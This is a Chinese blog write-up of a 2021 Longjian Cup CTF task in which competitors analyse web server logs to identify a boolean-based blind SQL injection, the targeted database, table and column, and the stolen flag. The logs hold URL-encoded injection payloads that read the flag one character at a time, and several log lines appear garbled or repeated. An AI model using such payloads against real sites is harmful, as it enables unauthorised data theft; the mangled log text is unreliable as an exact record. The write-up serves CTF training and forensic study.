

2021陇剑杯网络安全大赛wp-SQL注入（详细题解）

原创


偷一个月亮 于 2021-09-15 14:29:30 发布 1960 收藏 1

分类专栏: [2021陇剑杯网络安全大赛 CTF](#) 文章标签: [sql](#) [网络安全](#)

本文为博主原创文章, 未经博主允许不得转载, 否则追究法律责任。

本文链接: <https://blog.csdn.net/yiqiushi4748/article/details/120307912>

版权



2021陇剑杯网络安全大赛 同时被 2 个专栏收录

8 篇文章 46 订阅

订阅专栏



CTF

43 篇文章 5 订阅

订阅专栏

8.1

8.1

分值: 50分 已解答 50

宸极实验室 酸菜棒棒鱼 爱吃火鸡味锅...

黑客在注入过程中采用的注入手法叫_____。(格式为4个汉字, 例如“拼博努力”)

Flag:

提交

```
1 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
2 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
3 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
4 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
5 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
6 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
7 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
8 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
9 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
10 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
11 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
12 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
13 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
14 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
15 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
16 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
17 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
18 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
19 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
20 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
21 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
22 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
23 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
24 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
25 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
26 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
27 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
28 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
29 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
30 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
31 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
32 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
33 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
34 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
35 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
36 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
37 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
38 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
39 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
40 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
41 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
42 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
43 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
44 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
45 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
46 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
47 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
48 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
49 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
50 /202110113725 400001 *GET /index.php?ip=192.168.1.100&id=1 HTTP/1.1 200 418 "-" Python/2.7.16
```

8.2

8.2

分值：100分 已解答

酸菜棒棒鱼 冶金地质 绿洲

黑客在注入过程中，最终获取flag的数据库名、表名和字段名是_____。（格式为“数据库名#表名#字段名”，例如database#table#column）

Flag : 提交

通过语句可以直接判断出

```
754 /2021:01:46:06 +0000 "GET /index.php?id=1&20&201f(substr((select%20flag%20from%20sql.flag),43,1)%20=20'3',1,(select%20table
755 /2021:01:46:06 +0000 "GET /index.php?id=1&20&201f(substr((select%20flag%20from%20sql.flag),43,1)%20=20'2',1,(select%20table
756 /2021:01:46:06 +0000 "GET /index.php?id=1&20&201f(substr((select%20flag%20from%20sql.flag),43,1)%20=20'1',1,(select%20table
757 /2021:01:46:06 +0000 "GET /index.php?id=1&20&201f(substr((select%20flag%20from%20sql.flag),43,1)%20=20'0',1,(select%20table
758 /2021:01:46:06 +0000 "GET /index.php?id=1&20&201f(substr((select%20flag%20from%20sql.flag),43,1)%20='',1,(select%20table
759 /2021:01:46:06 +0000 "GET /index.php?id=1&20&201f(substr((select%20flag%20from%20sql.flag),43,1)%20=' ',1,(select%20table
760 /2021:01:46:06 +0000 "GET /index.php?id=1&20&201f(substr((select%20flag%20from%20sql.flag),43,1)%20=' ',1,(select%20table
761 /2021:01:46:06 +0000 "GET /index.php?id=1&20&201f(substr((select%20flag%20from%20sql.flag),43,1)%20=' ',1,(select%20table
762 /2021:01:46:06 +0000 "GET /index.php?id=1&20&201f(substr((select%20flag%20from%20sql.flag),43,1)%20=' ',1,(select%20table
763 /2021:01:46:06 +0000 "GET /index.php?id=1&20&201f(substr((select%20flag%20from%20sql.flag),43,1)%20=' ',1,(select%20table
764 /2021:01:46:06 +0000 "GET /index.php?id=1&20&201f(substr((select%20flag%20from%20sql.flag),43,1)%20=' ',1,(select%20table
765
```

8.3

8.3

100pt 分值：150分 已解答

我就来签个到 我真的好饿 湖北烟草知行...

黑客最后获取到的flag字符串为_____。

Flag : 提交

根据布尔盲注的原理及日志中所使用的语句 其从flag字段一位逐个判断进行读取，可知第一位正确后应开始读取第二位，即每条一句的最后一条是正确的

```
1 "GET /index.php?id=1&20&201f(substr((select%20flag%20from%20sql.flag),1,1)%20=20'3',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 426 "-" "curl/7.64.0"
2 "GET /index.php?id=1&20&201f(substr((select%20flag%20from%20sql.flag),1,1)%20=20'2',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 426 "-" "curl/7.64.0"
3 "GET /index.php?id=1&20&201f(substr((select%20flag%20from%20sql.flag),1,1)%20=20'1',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 426 "-" "curl/7.64.0"
4 "GET /index.php?id=1&20&201f(substr((select%20flag%20from%20sql.flag),1,1)%20=20'0',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 426 "-" "curl/7.64.0"
5 "GET /index.php?id=1&20&201f(substr((select%20flag%20from%20sql.flag),1,1)%20='',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 426 "-" "curl/7.64.0"
6 "GET /index.php?id=1&20&201f(substr((select%20flag%20from%20sql.flag),1,1)%20=' ',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 426 "-" "curl/7.64.0"
7 "GET /index.php?id=1&20&201f(substr((select%20flag%20from%20sql.flag),1,1)%20=' ',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 426 "-" "curl/7.64.0"
8 "GET /index.php?id=1&20&201f(substr((select%20flag%20from%20sql.flag),1,1)%20=' ',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 426 "-" "curl/7.64.0"
```

通过逐个字符判断，拼接flag